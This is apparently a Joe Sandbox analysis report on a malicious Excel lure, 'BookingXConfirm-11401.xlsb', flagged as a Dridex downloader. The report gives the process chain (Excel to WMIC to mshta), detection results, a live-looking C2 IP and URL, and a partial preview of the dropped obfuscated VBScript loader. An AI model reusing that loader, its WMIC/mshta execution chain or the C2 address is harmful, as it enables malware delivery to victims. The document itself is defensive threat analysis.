ID: 528391
Sample Name:
BookingXConfirm-11401.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:04:45
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report BookingXConfirm-11401.xlsb 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Overview 4
Initial Sample 4
Dropped Files 4
Sigma Overview 4
System Summary: 5
Jbx Signature Overview 5
AV Detection: 5
Software Vulnerabilities: 5
Networking: 5
E-Banking Fraud: 5
System Summary: 5
Persistence and Installation Behavior: 5
Hooking and other Techniques for Hiding and Protection: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 10
ASN 10
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 12
General 12
File Icon 13
Static OLE Info 13
General 13
OLE File "BookingXConfirm-11401.xlsb" 13
Indicators 13
Macro 4.0 Code 13
Network Behavior 13
Snort IDS Alerts 13
Network Port Distribution 13
TCP Packets 13
HTTP Request Dependency Graph 13
HTTP Packets 13
Code Manipulations 14
Statistics 14
Behavior 14
System Behavior 14
Analysis Process: EXCEL.EXE PID: 2980 Parent PID: 596 14
General 14
File Activities 14
File Created 14
File Written 14
File Read 14
Registry Activities 14
Key Created 15
Key Value Created 15

Analysis Process: WMIC.exe PID: 252 Parent PID: 2980 15
General 15
File Activities 15
Analysis Process: mshta.exe PID: 2808 Parent PID: 1304 15
General 15
File Activities 15
Disassembly 15
Code Analysis 15


Windows Analysis Report BookingXConfirm-11401.xlsb

Overview


General Information

Sample Name:	BookingXConfirm-11401.xlsb
Analysis ID:	528391
MD5:	6b7bad3cea00c7..
SHA1:	8c8c8bfe0d0f61d..
SHA256:	2131544f0cfa54a..
Tags:	xlsx
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Dridex Downloader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Multi AV Scanner detection for subm...
- Yara detected Dridex Downloader
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for doma...
- Sigma detected: Microsoft Office Pr...
- Creates processes via WMI
- Creates and opens a fake document...
- Found Excel 4.0 Macro with suspicio...
- Document exploit detected (process...
- Document exploit detected (UrlDown...
- Found protected and hidden Excel 4...

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2980 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - WMIC.exe (PID: 252 cmdline: wmic.exe process call create 'mshta C:\\ProgramData\BnnsIhc.rtf' MD5: FD902835DEAEF4091799287736F3A028)
- mshta.exe (PID: 2808 cmdline: mshta C:\\ProgramData\BnnsIhc.rtf MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\BnnsIhc.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found malicious Excel 4.0 Macro

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop Insecure Network Communica

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	Exploitation for Client Execution 3 2	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3	NTDS	System Information Discovery 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
BookingXConfirm-11401.xlsb	39%	Virustotal		Browse
BookingXConfirm-11401.xlsb	14%	Metadefender		Browse
BookingXConfirm-11401.xlsb	40%	ReversingLabs	Document-Excel.Infostealer.Dridex	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA	5%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
http://103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA	true	• 5%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.117.180.99	unknown	India		18229	CTRLS-AS-INCtrlSDatacentersLtdIN	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528391
Start date:	25.11.2021
Start time:	08:04:45
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	BookingXConfirm-11401.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSB@4/4@0/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:06:38	API Interceptor	12x Sleep call for process: WMIC.exe modified
08:06:39	API Interceptor	440x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.117.180.99	06799.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	06799.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Rooms_requirement.7149.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Rooms_requirement.7149.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Rooms_requirement 17757.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Rooms_requirement 17757.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Booking Confirm 25423.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Booking Confirm 25423.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Booking Confirm-28473.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Booking Confirm-28473.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Venue_Booking-30959.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Venue_Booking-30959.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Venue_Booking 29285.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Venue_Booking 29285.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Confirm 8709.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Confirm 8709.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Booking-21678.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Booking-21678.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Confirm-27771.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Confirm-27771.xlsb	Get hash	malicious	Browse	• 103.117.180.99:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CTRLS-AS-INCtrlSDatacentersLtdIN	06799.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	06799.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Rooms_requirement.7149.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Rooms_requirement.7149.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Rooms_requirement 17757.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Rooms_requirement 17757.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Booking Confirm 25423.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Booking Confirm 25423.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Booking Confirm-28473.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Booking Confirm-28473.xlsb	Get hash	malicious	Browse	• 103.117.180.99

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Venue_Booking-30959.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Venue_Booking-30959.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Venue_Booking 29285.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Venue_Booking 29285.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Confirm 8709.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Confirm 8709.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Booking-21678.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Booking-21678.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Confirm-27771.xlsb	Get hash	malicious	Browse	• 103.117.180.99
	Confirm-27771.xlsb	Get hash	malicious	Browse	• 103.117.180.99

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Bnnslhc.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4914
Entropy (8bit):	4.88997471368032
Encrypted:	false
SSDEEP:	96:QgoFzHLtH0DUj5JngLQD/adMzF/wt2TYy/PtHR8ltlwMAuu9rG+NM:FodtHSUj5dTL8MNUlUn9zS
MD5:	4E2673E4557E92F3390F02FE9BC67DAC
SHA1:	0192C1EF96F601E02CD3BE5E6FBBD915075121F3
SHA-256:	3A5156A2D68D22BA527C5571720B2EF9DAE1716DA740E0CEDCA9EAF5724052ED
SHA-512:	66BCC009FCE1228CF5D9B44206FA33F899A66AD8DCF206307FDD065D906AE28D1BCE6292B2D5BF05BB9CDCDCD46F2A0370A0CF6F8A275FF2CF1ED72916A8D49
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\Bnnslhc.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no"..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..E_a_S_c_l_b_c_l_b_p = "" & "wm" & Chr(105) & "c " & "pro" & "" & "ces" & "s c" & "" & "al" & "l " & Chr(99) & Chr(114) & "ea" & Chr(116) & "e " & Chr(34) & "ru" & "" & "ndl" & Chr(108) & "32" & ".ex" & "e " & Chr(67) & ":\" & Chr(92) & "" & Chr(80) & "rog" & "ram" & "Dat" & "a\M" & Chr(105) & Chr(99) & "ro" & Chr(115) & "of" & "t.P" & "ow" & "erS" & "hel" & "" & "l.C" & "omm" & Chr(97) & Chr(110) & "ds" & ".M" & Chr(97) & "" & "" & "na" & "ge" & Chr(109) & Chr(101) & Chr(110) & Chr(116) & Chr(46) & "" & "mp" & "4 S" & "nmp" & "Mg" & "" & Chr(114) & "Op" & "en" & "" & Chr(34)..Set H_r_c_u_M_K_X_C_L_D_Z_E = CreateObject("" & "MSX" & Chr(77+1-1) & Chr(76+1-1) & "2.S" & "" & Chr(101+1-1) & "rv" & Chr(101+1-1) & "rXM" & Chr(76+1-1) & "HT" & Chr(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3B01B891.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 292 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2601
Entropy (8bit):	7.8718311379950965
Encrypted:	false
SSDEEP:	48:PyquEKnMdCBOUw4IAqvZnXawzl4dtaI+WaKT8+zLTvRdiDbMFR3cV4c:NKMiIH9XawBgJaQRP7Rdiv2hmx
MD5:	EB01290A1F4892EB42917F1F0D470C67
SHA1:	4FF759C1D5673C51AB539C47A0393A19A2FFC3FC
SHA-256:	19C94BF5E264275024262FCEF2B3DD452308C5839C7B362E47D95C1F8DE6E53E
SHA-512:	B7F8B4F4F6D747456738064ED92FA3666997BEE3DA78E66E18B5D8C2FA695328DDCD157B22F64E2A379A8A28F1FA1517DA5C818DC76E941DC602B5B1BA72AE4
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3B01B891.png	
Preview:	.PNG.....IHDR...$...1.....C'....IDATx..{PT.....s.AX...E@.%...q|P56.Fk...m...h.c.....h..I&S[.5.'.%....|.F..DXV.eq.e.....>..g...;.w.....mK... .....A.\ ...@...B Hl.!.$6.....A.... ...F..Ab#.. ...@...B Hl.!.$6.....A.... ...F..Ab#.. ...@.8..M_.$&...3B]Sc..rM.!.....a#F..3.R.,3.a..6%v..A.....4^Yv....._..{.(\.....9j.~.Yp...?L..f..{'D.....b..V.....m[.E....>..i...m.....v. ..;`0X.4{_.j.v..o.8..g.>.....|...(.w.z.a..]C3.W..HJn.u5.y'..Z=.].^k..rF.oV(...w....GpH.I.....|..e..iS.._|....Z.*s...,c.Sg....}../9o...".....c.WOO..x.f...X*.....oF.....C.u...]\$.....|..s. .v.q...~.=..y7v..+.qb/.N}..W...5.E.E..-6.8.....;...'. |.....O...".HD..{PPP.....0.Z....!q."..3...n;..HJqqw.P.{..}..k.....<F....f..Tzm+K.....@..T..<M.?...~.R...>2n.l...o.|.....;2*i...1S.+ o...Gc..Z.,#3y.R..Y..|.....Y.K...w..m...."..|...r'O...9:.`.....aI.....O..`..c...;;.i.Sr...?.x^.V.~.Y....V.WX.Y.....B8kek...8w.@@J.Q..,38s...^..H.V.6v.F.4-.Q*[...A.k....Q.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B4C9255E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 237 x 336, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	60538
Entropy (8bit):	7.970149181563435
Encrypted:	false
SSDEEP:	1536:2PFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5UZKUbD:RFzIsj8aipSW4vHREQ4iZKUbD
MD5:	ABC5AD9147D307B1DADB93C7AF297C5A
SHA1:	3658C7DDFA698CDADD1D24C6C8DC4ECF7A09D9E3
SHA-256:	AEF2CEDE45970E5F0DCC40514D38B0D707A87FBC5943B61763EF20B4A8C0573F
SHA-512:	D6F7C18AB4E132EAA0620FD83F7EE6C21F2B16ECA70267770C6F8499B18DEE24B3849E9ADDFAA76DA1A4CB13BDB81F1F49DF77CC3BF0146EE68E0CE686083 AA
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....P.....Sn.....JiCCPICC Profile..x..W.TS...[Rlh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...]......l..I.]=...s.....{g...I.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g... <.....|..>Po=#_.. 6...!.*q...(q..W.l..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\Desktop\~$BookingXConfirm-11401.xlsb	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
